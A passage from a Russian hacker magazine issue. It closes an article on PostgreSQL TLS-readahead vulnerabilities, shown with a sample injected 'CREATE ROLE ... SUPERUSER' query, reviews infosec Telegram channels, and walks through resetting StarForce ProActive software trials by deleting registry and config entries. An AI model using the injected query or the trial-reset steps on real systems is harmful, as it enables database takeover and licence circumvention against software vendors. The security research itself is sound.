В OpenSSL передается не буфер readahead, а само сетевое соединение. Те байты, что пришли нешифрованными, остаются лежать как бы считанными. Как будто полученными из шифрованного соединения. Этим может воспользоваться man in the middle, добавив вслед за startup-сообщением сообщение SimpleQuery с простым запросом `"CREATE ROLE x4m WITH LOGIN SUPERUSER PASSWORD 'imahacker';"`. Когда аутентификация в OpenSSL будет успешно завершена, сервер продолжит считывать сообщения из буфера readahead и выполнит SimpleQuery, как если бы он пришел от пользователя.



Принцип работы уязвимости CVE-2021-23214

У этой уязвимости есть и симметричная клиентская CVE-2021-23222: MITM может подсунуть свой ответ на первые запросы клиента вместо того, что говорит сервер на самом деле. Но эксплуатация этой уязвимости требует нефигового знания кода клиентского приложения. Например, как-то так.



Принцип работы уязвимости CVE-2021-23222

В Postgres фикс клиентской и серверной уязвимостей предполагает не только сброс буфера после startup-пакета, но и запись в лог о попытке нахимичить с TLS. В актуальных версиях попытка эксплуатации не пройдет незамеченной и, вероятно, разбудит мониторинги безопасности. Мой фикс для этих уязвимостей в «Одиссее» выглядит так. В «Одиссее» они, кстати, известны под другими номерами: CVE-2021-43766 и CVE-2021-43767.

CVE-2021-23214 и подобные уязвимости в PG найдены Джейкобом Чемпионом, после выхода фиксов он написал довольно интересный список пожеланий к проекту для повышения безопасности в будущем.

ЗАКЛЮЧЕНИЕ...

...тюремное может грозить при использовании этой информации необдуманно. Помни, что все эти развлечения представлены тут, просто чтобы подумать о вечном, битах и байтах, все такое. Ставь апдейты своевременно. Используй эксплоиты, только чтобы учиться, исследовать и этично репортить о проблемах безопасности. А еще не забывай вовремя делать резервные копии, например с помощью инструмента для резервного копирования баз данных, разработкой которого я занимаюсь.

ShəLMā
Киберпанк, технокрыс
и просто мерзкая личность.
schelma@protonmail.com

ХАКЕРСКАЯ ТЕЛЕГА


ОБЗОР TELEGRAM-КАНАЛОВ ОБ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Все-таки Telegram — уникальное приложение. Оно сочетает в себе удобный мессенджер, социальную сеть и ~~кончающий баклажан~~ блоги, в которых можно публиковать развлекательный или образовательный контент. Причем последнего в телеге много: именно здесь многоопытные гуру обещают обучить твою собаку программированию на Python за восемь дней и превратить любого говорящего попугая в DevOps-инженера. Давай посмотрим, что есть в «Телеграме» по теме информационной безопасности.

Каждому пользователю телеги доподлинно известно: всяких интересных полезностей и полезных интересностей там имеется не просто в достатке, а, прямо скажем, овердофига. С другой стороны, некоторые каналы вполне могут соперничать с канализацией — если мы возьмемся оценивать их содержимое. Потому для сегодняшнего обзора я буду выбирать не абы какие источники из разряда «там какой-то г***сек написал про инфосек», а вполне серьезные паблики, заслуживающие доверия, респекта и уважухи. Готовы? Тогда погнали!

ИНФОРМАЦИЯ ОПАСНОСТЕ

Канал ~~Голактеко~~ «Информация опасносте» рассказывает о новостях в мире инфобеза и в окружающем его киберпространстве. Причем «опасносте» — это не очепятка. Впрочем, кто сейчас вспомнит тот древний леперско-упячечный мем?




Информация опасносте ололо пыщ-пыщ, username

Здесь собраны новости о всевозможных взломах и утечках, о распространении вредоносов, обнаружении уязвимостей и поимке злобных хакеров. Все это щедро разбавлено сообщениями о выходе на рынок новых ~~сплоитов~~ процессоров и версий популярного софта, а сверху присыпано репортажами о блокировках и сбоях в работе различных сервисов. В уютном чатике состоит более 19K подписчиков, причем новости можно не только читать, но и комментить, что открывает перед анонимусами уникальную возможность принять участие в высокоинтеллектуальных ~~срачах~~ дискуссиях на животрепещущие темы. Обновления ежедневные. В общем, не лишено смысла подписаться, чтобы всегда оставаться в курсе событий.

@IN51D3

@in51d3 (читается как Inside, если ты вдруг сомневался) — это канал, посвященный информационной безопасности в самом широком смысле этого замысловатого понятия. Ведет его Немезида — админ DEFCON7495. Канал насчитывает немногим более 8000 подписчиков, что можно назвать вполне солидной аудиторией.

Основной тип контента @in51d3 — ссылки на статьи в блоге Inside. Публикации разделены по темам «Пентест», «Социальная инженерия и OSINT», «Hardware Hacking», «Сети», «Информационная безопасность», «IoT» и нескольким другим. Тексты представлены как на русском, так и на английском языках. В принципе, все самое интересное можно прочитать и прямо в блоге, но, подписавшись на телеграм-канал, ты точно не пропустишь ни одной новинки.




Канал Inside — публикации на тему информационной безопасности

Обновления там появляются примерно раз в неделю, иногда чуть чаще. Статьи в целом довольно-таки познавательные, часть из них — переводы, часть — авторский контент, причем ориентированы они как на начинающих, так и на ~~солидных дяденек с пузом~~ читателей с опытом. То есть каждый найдет здесь для себя что-нибудь по душе почитать томными вечерами за чашечкой вкусного кальвадоса.

КАВЫЧКА

Под этим заковыристым названием скрывается телеграм-канал, целиком и полностью посвященный информационной безопасности, уязвимостям и атакам на веб-приложения. Ведет его широко известный в узких кругах ИБ-исследователь Антон Лопаницын, он же Bo0oM.

«Кавычка» рассказывает о конкретных уязвимостях и приводит примеры их эксплуатации, для более вдумчивого изучения дают ссылки на дополнительные источники. Все кратко и по делу. Главное — без назойливой рекламы.




Канал «Кавычка»

Новый контент на канале появляется, по всей видимости, под настроение его создателя, аудитория насчитывает 10K подписчиков. Если ты интересуешься безопасностью веб-приложений, да и безопасностью вообще, «Кавычка» — это отличный источник информации на данную тему.

HACKER'S TOYS

Hacker's Toys — регулярно обновляемая подборка инструментов, сервисов и утилит для пентеста, взлома и OSINT. Каждая ссылка снабжена кратким описанием. Иногда встречаются и довольно полезные тулзы, однако канал изобилует раздражающей рекламой.




Hacker's Toys

Контент обновляется несколько раз в месяц, аудитория — почти 15K юзеров. В принципе, хорошенько порывшись в подборке Hacker's Toys, можно найти множество полезных инструментов, которые наверняка окажутся очень кстати для ~~заметания следов~~ обеспечения анонимности или исследования удаленной сетевой инфраструктуры. Хотя нередко попадается и банальщина вроде ссылок на VirusTotal (ау, кто-то еще не знает, что это такое?) или какой-нибудь браузер Comodo Dragon, для которого, как мы знаем, существует множество альтернатив. В общем, следить за обновлениями вполне имеет смысл: временами там попадается годнота.

CODEBY PENTEST

Сайт канала Codeby Pentest, ссылка на который приводится в его описании, заблокирован уполномоченными органами государственной власти, что можно считать определенным «знаком качества». Канал насчитывает более 26K подписчиков и публикует новости, линки на полезные сервисы, аналитику и прочие статьи, посвященные пентесту, защите данных и информационной безопасности. Встречается и реклама, не без этого.




Codeby Pentest

Среди размещаемых здесь материалов попадаются подробные мануалы, разбор конкретных кейсов по настройке виртуалок, аудиту, обзоры софта, репортажи с митапов и прочих мероприятий. Встречаются статьи как для профи, так и для новичков, поэтому каждый найдет здесь для себя что-нибудь вкусное.

УТЕЧКИ ИНФОРМАЦИИ

Интересуешься утечками информации или самоотверженно борешься с таковыми? Самые свежие публикации о подобных событиях можно отыскать на канале с говорящим названием «Утечки информации». 74,5K подписчиков и почти ежедневные новости о рынке «пробива», появлении в продаже слитых баз и, конечно же, поимке персонажей, которые эти самые сливы организуют. Информации о том, где скачать эти самые базы, на канале нет, но и создавался он не для этого.




Канал «Утечки информации»

Короче, если ты интересуешься последними событиями в мире киберкриминала, хочешь быть в курсе, что на этой неделе утекло в сеть, а главное, где оно в итоге всплыло, — тебе сюда. Канал весьма интересен в качестве агрегатора новостей по ИБ-тематике, обилием рекламы не отличается, информация, хотя и подается несколько однообразно, всегда свежая и аппетитная — как охлажденная сельдь из «Ашана».

SECURITYLAB

Канал представляет собой анонсы публикаций, размещаемых на сайте Securitylab.ru, который, как известно, создан и обновляется компанией Positive Technologies. Поэтому новости PT можно читать как на этом сайте, так и прямо в телеге, что и делают 30K подписчиков канала.




SecurityLab

Материалы здесь выходят разные, и далеко не все напрямую относятся к тематике защиты информации, но в целом ознакомиться с предлагаемой подборкой вполне полезно для расширения кругозора. Правда, посидев на канале с неделю, ты с удивлением обнаружишь, что новостники Positive Technologies в основном рерайтят тексты из других источников, поскольку многое из анонсируемого здесь ты уже где-то читал. А что делать? Ресурсов на тему инфобеза много, инфоповодов — мало. Приходится крутиться, как хомяку в стиральной машине. В общем, перед нами — типичный Yet Another Infosec Channel, без какой-то особой магии. Публикации, кстати, можно комментировать.

IT И БЕЗОПАСНОСТЬ

Канал «IT и безопасность» все же больше про безопасность, чем про IT, этим и интересен. Контент канала — анонсы новостей, выложенных на различных инфосек-площадках, ассортимент которых достаточно велик. Поэтому беглый просмотр последних публикаций ранним утром за чашечкой ~~пива~~ кофе позволит быстро составить информационную картину событий, происходящих в мире ИБ. Реклама попадается, но ненавязчивая и немного.



Канал «IT и безопасность»

Канал насчитывает более 32K подписчиков, обновляется раз через сутки. В целом он может стать неплохим источником информации обо всех событиях в мире IT, если ты хочешь быть в курсе происходящего.

ITSEC NEWS

Еще один новостной канал о кибербезопасности на 5K подписчиков. Новости здесь подаются крайне лаконично: в формате «заголовок — ссылка». Весьма ценно для тех, кто не любит долгих прелюдий или привык листать ленту телеги с телефона. Источников публикаций на канале фактически три: это уже упомянутый SecurityLab, Anti-Malware.ru и, конечно же, твой любимый журнал. Если лень мониторить три этих сайта вручную, можно использовать ITsec NEWS в качестве агрегатора. Для каких-либо других целей он не годится, по крайней мере до тех пор, пока админы не поборют лень и не начнут парсить новости из большего количества источников.

HACKER NEWS

И еще один новостной канал, который хорошо нам известен, поскольку постит новости с «Хакера». Здесь они перемежаются тематическими статьями с «Хабрахабра», что тоже может быть полезно. Дополнительное развлечение — возможность поставить новостям «класс» или пожаловаться (то есть поставить минус). Бывает очень смешно наблюдать, как читатели этого канала минусуют новости, когда им не нравится суть произошедшего.


НЕКАСПЕРСКИЙ

Канал NeKaspersky, как следует из его описания, рассказывает об «адекватном восприятии того, что происходит в мире IT и кибербезопасности, вне политического дискурса». В целом довольно любопытное чтиво — здесь я, например, узнал, что некая психиатрическая больница в Краснодаре разместила тендер на оказание услуг информационной безопасности (вот психи, ты посмотри на них!), о том, что какие-то жулики продают в сети базу данных наркологической клиники прямо с историями болезней (интересно, кому оно надо?), а еще о том, что Microsoft унижает Google Chrome (тем, что продвигает Edge).

В общем, довольно интересная площадка с новостями из мира ИБ и IT, из тех, что приятно почитать перед сном.

АНТИВИРУСНОЕ ДНО

Пожалуй, «Антивирусное дно» — один из самых забавных каналов в нашей сегодняшней подборке. Созданный бывшими сотрудниками АВ-компаний, он рассказывает о событиях, происходящих в антивирусной индустрии, случающихся там происшествиях и одержанных ~~факапах~~ победах.




Мы легли на дно, мы зажгли огни...

Тут тебе и новости, и всевозможные антивирусные инсайты, и сплетни из офисов ИБ-компаний, и забавные мемасики. В общем, годный контент, чтобы отвлечься, узнать, что нового у коллег по цеху, да и просто поржать. К слову, этот канал единственный в нашем сегодняшнем обзоре имеет собственный стикерпак.

ВСЯКОЕ РАЗНОЕ

Вообще, список популярных каналов «Телеграма», заявленных как айтишные, можно найти вот здесь, но, честно говоря, отыскать в этом перечне что-то достойное весьма непросто. Например, самый популярный канал с 374K подписчиками под названием «Эксплойт» изобилует статьями с заголовками «Учимся гуглить», «Как добавить QR-код о вакцинации в Wallet» и «Как скачать файл на Android-телефоне». Примерно такая же картина с каналами «Бэкдор» (204K подписчиков, «Как скачать картинку с фотостока», «Как поставить дизлайк на YouTube») и «Троянский конь» (94,5K подписчиков, «Как управлять уведомлениями в телефоне?», «Как узнать состояние электронного письма?»). В общем, несмотря на громкие названия, к ИБ это не имеет ни малейшего отношения.



Из интересного на этой странице я отыскал разве что канал под названием «Темная сторона интернета» — это подборка публикаций на тему даркнета, приватности, утечек и социнженерии, есть переводы зарубежных публикаций. Минус — встречается реклама.

Вот еще несколько интересных техноканалов, не все из которых освещают исключительно тему ИБ, что, впрочем, не делает их менее интересными и полезными:

- Sys-Admin & InfoSec Channel — прикладной канал для системных администраторов со всякими админскими полезностями.
- The Bug Bounty Hunter — отчеты с H1 и райтапы по актуальным багам.
- YAH — отчеты о «хакерских» событиях, подкасты и интервью.
- Горизонт Событий — канал обо всяких необычных вещах, которые можно найти, если слишком глубоко рыться в интернете.
- ПρØƒuñçτØρ ØπτμçΣ — знаменитый «Профунктор», канал с трешовыми мемами для и про айтишников.
- Не баг, а фича — заметки о IT вообще, написанные простым и понятным языком, но иногда попадаются довольно любопытные ссылки на полезные сервисы и приложения.
- wintermute — автор этого канала ищет киберпанк в реальном мире и находит его. В среднем пару-тройку раз в месяц.
- Кибердянск — раз уж заговорили о киберпанке, нельзя не вспомнить об этих классных комиксах.
- Технологии, медиа и общество — жил-был на свете ~~Антон Городецкий~~ Андрей Бродецкий, журналист и публицист. Андрей пишет о технологиях и о том, как они меняют мир, причем пишет неплохо. Рекомендуем!
- Denis Sexy IT — канал Дениса Ширяева об IT-технологиях и (цитата) «обо всякой фигне, которая мне кажется интересной». Фигня там и вправду встречается, но интересной фигни, действительно, гораздо больше. Есть что почитать!
- Радиорубка Лихачёва — бывший главред TJournal Никита Лихачёв пишет о технике, обществе и современных медиа.
- Уже написали — еще один авторский канал, в основном о самоуправляемых машинах и прочих роботах.
- Zhovner Hub — личный канал великого и ужасного Павла Жовнера, CEO Flipper Zero и изобретателя «мультитула-тамагочи» для пентестеров.
- ЗаТелеком — новости телекома, свежая инфа о последних блокировках, фотки последних живых таксофонов.

Ну и конечно же, нельзя не сказать о нашем канале Xakep.RU. Если ты еще на него не подписан, самое время это сделать. Здесь публикуются анонсы наших новостей и статей, а также информация обо всех мероприятиях, в которых принимает участие «Хакер». Присоединяйся!

ЗВЕЗДНАЯ СИЛА

КАК УЯЗВИМОСТЬ В STARFORCE ПОЗВОЛЯЕТ ОБНУЛЯТЬ ТРИАЛ

MBK

Давным-давно, в одной далекой гала... Стоп, это из другой истории. А в нашей истории защита StarForce отечественных разработчиков уже давно стала легендарной. У многих это название ассоциируется со счастливым детством, компьютерными играми и безуспешными попытками скопировать защищенный компакт-диск. Но StarForce жив и по сей день, успешно развивается и осваивает новые горизонты. Сегодня мы поговорим о том, как эта защита устроена.


WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Наши современники вряд ли с ходу скажут, где и как сегодня применяется защита StarForce. Тем не менее система успешно пережила все мировые и отечественные кризисы и не только не забросила свою нишу, но и освоила сопутствующие — привязку программного обеспечения к компьютеру заказчика, защиту и обфускацию исходного кода и так далее. Но в этой статье я хочу поговорить все же о традиционной области деятельности StarForce, а именно о защите программного обеспечения от копирования и несанкционированного распространения. Решение, которое реализует эту функцию, называется StarForce ProActive.

Сегодня мы вкратце разберем его особенности, сильные и слабые стороны, а в завершение по традиции я расскажу о простом, не требующем серьезных знаний и профессиональных инструментов способе сбросить триал в продуктах с этим типом защиты. Надеюсь, джедаи из StarForce примут к сведению эту информацию, пофиксят уязвимость и придумают еще что-нибудь интересное на радость исследователям.

Итак, попробуем вживую пощупать какую-нибудь программу, защищенную при помощи StarForce ProActive. Для начала убедимся, что перед нами именно StarForce, а не что-нибудь иное. Для этого воспользуемся простым и доступным инструментом под названием Detect It Easy.




Окно Detect It Easy при загрузке в него защищенной программы

Если ты почему-то не смог скачать актуальную версию Detect It Easy (например, злой провайдер отрубил тебе интернет), можно воспользоваться и другими популярными вьюверами EXE PE вроде hiew, CFF Explorer и им подобных. В этом случае признаком присутствия в исследуемом файле StarForce ProActive могут служить специфические секции в хидере запускаемого модуля (`.ps4` или `.sforce3` в более старых версиях защиты). Вдобавок обычно рядом с защищенной программой лежит библиотека с именем из непроизносимого сочетания символов или с более простым наименованием — `protect.dll`. В любом случае в ней будут присутствовать экспортируемые функции такого вида:

```
PSM_0
PSA_CheckFeaturesGrantedByLicense
PSA_DummyFunction
PSA_GetFeaturesGrantedByLicense
PSA_GetLicenseConfirmationTime
PSA_GetLicenseConfirmationTimeLimit
PSA_GetLicenseCreationDateTime
PSA_GetLicenseExecutionTimeLimit
PSA_GetLicenseExpirationDateTime
PSA_GetLicenseInformation
PSA_GetLicenseLifeTimeLimit
PSA_GetLicenseNumberOfRunsLimit
PSA_GetLicenseStartDateTime
PSA_GetLicenseStoragePath
PSA_GetNumberOfConnections
PSA_GetRemainingExecutionTime
```


Помимо упомянутой библиотеки, разработчики любят класть в рабочий каталог программы старфорсовский модуль активации лицензии (обычно он имеет название `pcnsl.exe`). Этот модуль тоже содержит перечисленные выше экспортные функции и снабжен милой иконкой в виде золотого ключика.



Окно консоли активации лицензии

И библиотека, и активатор по каким-то непонятным соображениям упакованы знаменитым UPX, однако не спеши радостно их распаковывать. Ибо распакованная библиотека тут же перестает быть для программы родной: как и у любой другой «взрослой» защиты, тут имеется контроль целостности.

Пробуем загрузить защищенное приложение в отладчик — например, в наш любимый x64dbg — и убеждаемся, что и тут все сурово: StarForce о нашем отладчике знает, о чем и сигнализирует в окошке сообщения.



Попытка запуска из-под отладчика

Обычно в подобных случаях помогает специальный плагин к x64dbg — ScillaHide. Но на этот раз он бессилен: хоть он и спасает от этого окошка, однако отладчик с грохотом падает, столкнувшись с безумным кодом внутри библиотеки, причем даже не дойдя до распаковки кода программы. Любопытно, что x64dbg успешно подключается к активной задаче (если, конечно, установить соответствующий флажок в ScillaHide), при этом в памяти процесса можно найти фрагменты расшифрованного кода, однако прервать выполнение нельзя — отладчик выдает ошибку приостановки потока. При попытке поставить точку останова на фрагмент расшифрованного кода или функцию из внешней библиотеки приложение завершается. Дампить активный процесс внешним дампером или «Сциллой» тоже без толку: на выходе все равно получается запакованный и зашифрованный модуль.


Чтобы сильнее усложнить хакерам жизнь, создатели StarForce ProActive приготовили еще одну приятную мелочь: окна сообщений защиты создает не сама защищаемая программа, а модуль активации `pcnsl.exe`. Который запускается автоматически при старте приложения и все время обменивается с программой информацией. В общем, может показаться, что куда ни кинь — всюду клин, даже у Enigma лазеек было больше.

Но, конечно, даже у самой профессиональной и навороченной защиты имеется свое слабое место (ты, наверное, уже догадался, о чем я говорю, если читал мои предыдущие статьи на аналогичную тему). Я имею в виду триальный режим, в котором пользователю не отдают программу навечно, а позволяют с ней поиграть какое-то время или определенное количество запусков. Есть такой режим и у StarForce. Сейчас мы попробуем разобраться, как его обойти без всяких отладчиков: с помощью смекалки, ~~магии~~ и парочки простых понятных инструментов.

Как я уже говорил, главная уязвимость этого режима защиты заключается в том, что для его нормальной работы (точнее, наоборот — чтобы программа переставала работать после завершения демонстрации) защита должна оставить какую-то неудаляемую или хотя бы очень незаметную метку на компьютере пользователя. А мест для хранения подобных меток в Windows не так уж много, по сути всего два — это реестр и файловая система.

Помня о легендарности StarForce и о том, что систему разрабатывали настоящие крутые джедаи, вполне можно ждать от нее какого-нибудь фирменного запрещенного джедайского приема, вроде хранения метки где-то в служебных секторах диска или в недокументированных ячейках энергонезависимой памяти контроллера. Но если это не так, то все (или почти все), что записывается в файловую систему или реестр, может быть задокументировано и вытащено на белый свет при помощи замечательной программы Process Monitor, которая не раз уж помогала нам в решении подобных задач.


Итак, запускаем ProcMon, ставим фильтр на имя процесса основной программы (а заодно и на модуль `pcnsl.exe`, с которым у защищенной программы, как мы уже успели понять, довольно тесное взаимодействие). Первое, на что обращаешь внимание, — это целый куст реестра, отведенный под приложение с информацией о лицензии.



Примерный вид ветки реестра защищенной программы при просмотре в редакторе реестра RegEdit

Как видишь, в отличие от Enigma и Obsidium, у StarForce нет специализированных разделов реестра. Легенды гласят, что в старых версиях защиты они существовали и назывались `HKCU/SOFTWARE/StarForce` или, чуть более оригинально, `HKCU/SOFTWARE/SF`. Но в целях конспирации их переместили в папку программы, что ничуть не помешало нам их найти без особого труда.

Удаляем эту ветку, и вроде бы почти получилось — при запуске программа, как и в самый первый раз, выдает окно о начале активации триала. Однако привязка тут двухуровневая: при нажатии кнопки «Активировать» выдается новое окошко, судя по которому программа все-таки откуда-то узнала, что триальный период уже закончился.



Ой, не работает! Окно триального предупреждения после удаления ветки реестра

Пришлось довольно долго попыхтеть, анализируя простыню лога, пока я не обнаружил весьма странное обращение программы к конфигурационному файлу в одной из папок пользователя (мы умышленно не приводим его название и местоположение). С чего бы обычному приложению в него лезть? Подозрительно! Открываем данный файл — и в нем мы видим примерно такие строки:

```
[{436E44ED-269F-DA68-CA05-3EF38F4E7BBD}]
Class={B550918B-6C02-BB96-5111-C81A7F525081}
```

GIUD в первой из них точно такой же, как и имя подпапки **Keys**, найденной нами в реестре. Аккуратно удаляем эти две строки из файла, удаляем ветку реестра и при перезапуске программы получаем свеженький чистый триал без особых хлопот с отладчиком.

В общем, мы еще раз убедились в том, что система StarForce вовсе не канула в Лету, а продолжает развивать и совершенствовать собственные технологии. Но, конечно, идеальных методов защиты не существует, и пытливый ум при достаточной усидчивости и мотивации всегда найдет быстрый путь преодолеть преграды любой сложности. Надеюсь, разработчики подумают о том, как усилить создаваемую ими защиту, а читателям я хочу напомнить, что этот рассказ был написан исключительно в академических целях и нарушать штатную работу коммерческих приложений — незаконно. Берегите себя, и да пребудет с вами сила!

УРОКИ ФОРЕНЗИКИ

РАССЛЕДУЕМ ВЗЛОМ ВЕБ-СЕРВЕРА С LINUX, APACHE И DRUPAL

